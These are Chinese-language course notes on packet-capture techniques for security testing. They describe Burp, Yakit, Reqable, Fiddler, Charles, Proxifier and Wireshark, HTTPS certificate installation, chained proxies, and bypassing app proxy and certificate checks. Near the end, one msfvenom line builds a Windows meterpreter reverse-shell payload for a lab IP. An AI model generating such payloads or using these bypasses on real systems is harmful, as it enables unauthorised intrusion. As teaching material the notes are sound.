
基础入门-抓包技术&全局协议&扶墙双层&多项目联动&网卡模式&检验绕过&移动应用



#知识点：  
1、基础入门-Web应用-域名上的技术要点  
2、基础入门-Web应用-源码上的技术要点  
3、基础入门-Web应用-数据上的技术要点  
4、基础入门-Web应用-解析上的技术要点  
-----------------------------------------------------  
1、基础入门-Web应用-搭建架构上的技术要点  
2、基础入门-Web应用-源码类别上的技术要点  
-----------------------------------------------------  
1、基础入门-Web应用-防护产品-WAF保护  
2、基础入门-Web应用-加速服务-CDN节点  
3、基础入门-Web应用-文件托管-OSS存储  
4、基础入门-Web应用-通讯服务-反向代理  
5、基础入门-Web应用-运维安全-负载均衡  
-----------------------------------------------------  
1、基础入门-Web应用-蜜罐系统  
2、基础入门-Web应用-堡垒机运维  
3、基础入门-Web应用-内外API接口  
4、基础入门-Web应用-第三方拓展架构  
-----------------------------------------------------  
1、基础入门-APP应用-开发架构安全问题  
2、基础入门-小程序应用-开发架构安全问题  
-----------------------------------------------------  
1、抓包技术-Web应用-http/s-Burp&Yakit  
2、抓包技术-APP应用-http/s-Burp&Yakit  
3、抓包技术-PC端应用-http/s-Burp&Yakit  
4、抓包技术-WX小程序-http/s-Burp&Yakit  
5、抓包技术-软件联动-http/s-Proxifier  
6、抓包技术-通用方案-http/s-ReqableApi  
7、抓包技术-其他工具-http/s-Fiddler&Charles  
-----------------------------------------------------  
1、抓包技术-HTTP/S双层代理-扶墙环境  
2、抓包技术-HTTP/S上游下游-项目联动  
3、抓包技术-全局协议-WireShark&科来  
  
#章节点：(待补充)  
Web架构，App架构，小程序架构，前后端分离，容器技术，云产品服务，  
数据加解密算法，数据包抓取，数据包解析，正反向网络通讯，内外网通讯，  
防火墙出入站，Windows&Linux渗透命令，WAF产品，负载均衡，加壳保护等  
  
#具体点：(待补充)  
架构：WEB,APP,小程序,前后端,容器化等  
服务：OSS存储,CDN加速,云数据库,负载均衡等  
网络：不回显,反向代理,防火墙出入站,内外网,正反向连接等  
算法：MD5,Base64,AES,DES,Salt,自定义,代码加密算法等  
命令：Windows&Linux,文件下载,网络查看,反弹权限,用户等  
防护：WAF防护,蜜罐系统,CDN加速,权限设置,加壳加密反调试等

演示案例：

* 抓包技术-Web&App&小程序&PC-扶墙双层
* 抓包技术-Web&App&小程序&PC-项目联动
* 抓包技术-Web&App&小程序&PC-全局协议

准备工作：  
1、浏览器安装证书：解决本地抓HTTPS  
2、模拟器安装证书：解决模拟器抓HTTPS  
3、真机器安装证书：解决真机器抓HTTPS  
注：本地装证书一定要装在受信任和中间两个选项里面  
  
Fiddler：  
https://www.telerik.com/fiddler  
是一个http协议调试代理工具，它能够记录并检查所有你的电脑和互联网之间的http通讯，设置断点，查看所有的“进出”Fiddler的数据（指cookie,html,js,css等文件）。 Fiddler 要比其他的网络调试器要更加简单，因为它不仅仅暴露http通讯还提供了一个用户友好的格式。  
  
Charles：  
https://www.charlesproxy.com/  
是一个HTTP代理服务器,HTTP监视器,反转代理服务器，当浏览器连接Charles的代理访问互联网时，Charles可以监控浏览器发送和接收的所有数据。它允许一个开发者查看所有连接互联网的HTTP通信，这些包括request, response和HTTP headers （包含cookies与caching信息）。  
  
BurpSuite：  
是用于攻击web 应用程序的集成平台，包含了许多工具。Burp Suite为这些工具设计了许多接口，以加快攻击应用程序的过程。所有工具都共享一个请求，并能处理对应的HTTP 消息、持久性、认证、代理、日志、警报。  
  
Reqable：  
https://reqable.com/  
是一款跨平台的专业 HTTP 开发和调试工具，在全平台支持 HTTP1、HTTP2 和 HTTP3(QUIC)协议，简单易用、功能强大、性能高效，助力程序开发和测试人员提高生产力！说白了，他就是抓包工具 + Postman的合体，既可以抓包，又可以测试接口。  
  
Yakit:  
https://www.yaklang.com  
Yakit 是一个基于 Yak 语言的安全领域垂直语言工具，它提供了一个图形化用户界面（GUI）来操控 Yak 引擎的能力。Yakit 旨在降低使用安全工具的门槛，使得安全从业者即使没有编程技能也能轻松地进行安全测试和分析。  
  
Proxifier：  
一款功能强大的网络代理工具，它可以让你将网络应用程序通过代理服务器进行连接。它提供了一个简单而灵活的方式，让你能够将任何应用程序的网络流量路由到指定的代理服务器上，从而实现匿名浏览、绕过网络封锁、访问受限网站等功能。  
  
PC端应用  
1、有代理设置走代理设置  
2、没有代理设置走联动转发  
  
APP应用  
1、无防护-模拟器直接抓包  
2、有防护-真机绕过&更改内核  
3、有防护-证书绕过&代理绕过  
注意：真机抓包要保证手机和电脑在同一网络

Wireshark：  
https://www.wireshark.org/  
网络封包分析软件。网络封包分析软件的功能是截取网络封包，并尽可能显示出最为详细的网络封包资料。Wireshark使用WinPCAP作为接口，直接与网卡进行数据报文交换。  
  
科来网络分析系统：  
https://www.colasoft.com.cn/  
该系统具有行业领先的专家分析技术，通过捕获并分析网络中传输的底层数据包，对网络故障、网络安全以及网络性能进行全面分析，从而快速排查网络中出现或潜在的故障、安全及性能问题。  
  
#抓包工具联动  
意义：让一个数据包同时经过不同安全测试工具进行扫描  
Burp->Yakit   
1、Burp 127.0.0.1:8080  
2、Yakit 127.0.0.1:8083  
3、让Burp将给到Yakit  
4、系统的代理设置：127.0.0.1:8080  
  
Yakit->Burp  
1、Yakit 127.0.0.1:8083   
2、设置下游 127.0.0.1:8080  
3、Burp 127.0.0.1:8080   
4、系统的代理设置：127.0.0.1:8083  
  
Burp->Yakit->Reqable  
1、Burp 127.0.0.1:8080  
2、Yakit 127.0.0.1:8083  
3、让Burp将给到Yakit  
4、系统的代理设置：127.0.0.1:8080  
5、Yakit设置下游 127.0.0.1:9000  
  
#科学上网抓包  
Clash+Burp Clash+Yakit  
解决：  
1、目标需要采用梯子才能访问  
2、IP隐藏去访问并要进行抓包  
  
#全局协议抓包  
WireShark 科来网络系统  
1、解决部分代理校验  
有部分的app web 小程序 当设置了代理后无法抓包  
校验：检测到了当前机器的代理设置 做了一个策略防止  
做了代理的设置数据走向：本身应用-代理-还没有到网卡-给到监听抓包工具  
没有做代理的数据走向：本身应用-服务器（网卡抓包） 代理是在网卡之前产生  
2、APP/小程序/PC应用  
由于应用类型不同，不是说所有的应用都有https协议的数据  
3、蓝队分析TCP/UDP应用  
msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.1.9 lport=6666 -f exe -o 9.exe

涉及资源：[资源下载地址](https://docs.qq.com/doc/DQ3Z6RkNpaUtMcEFr)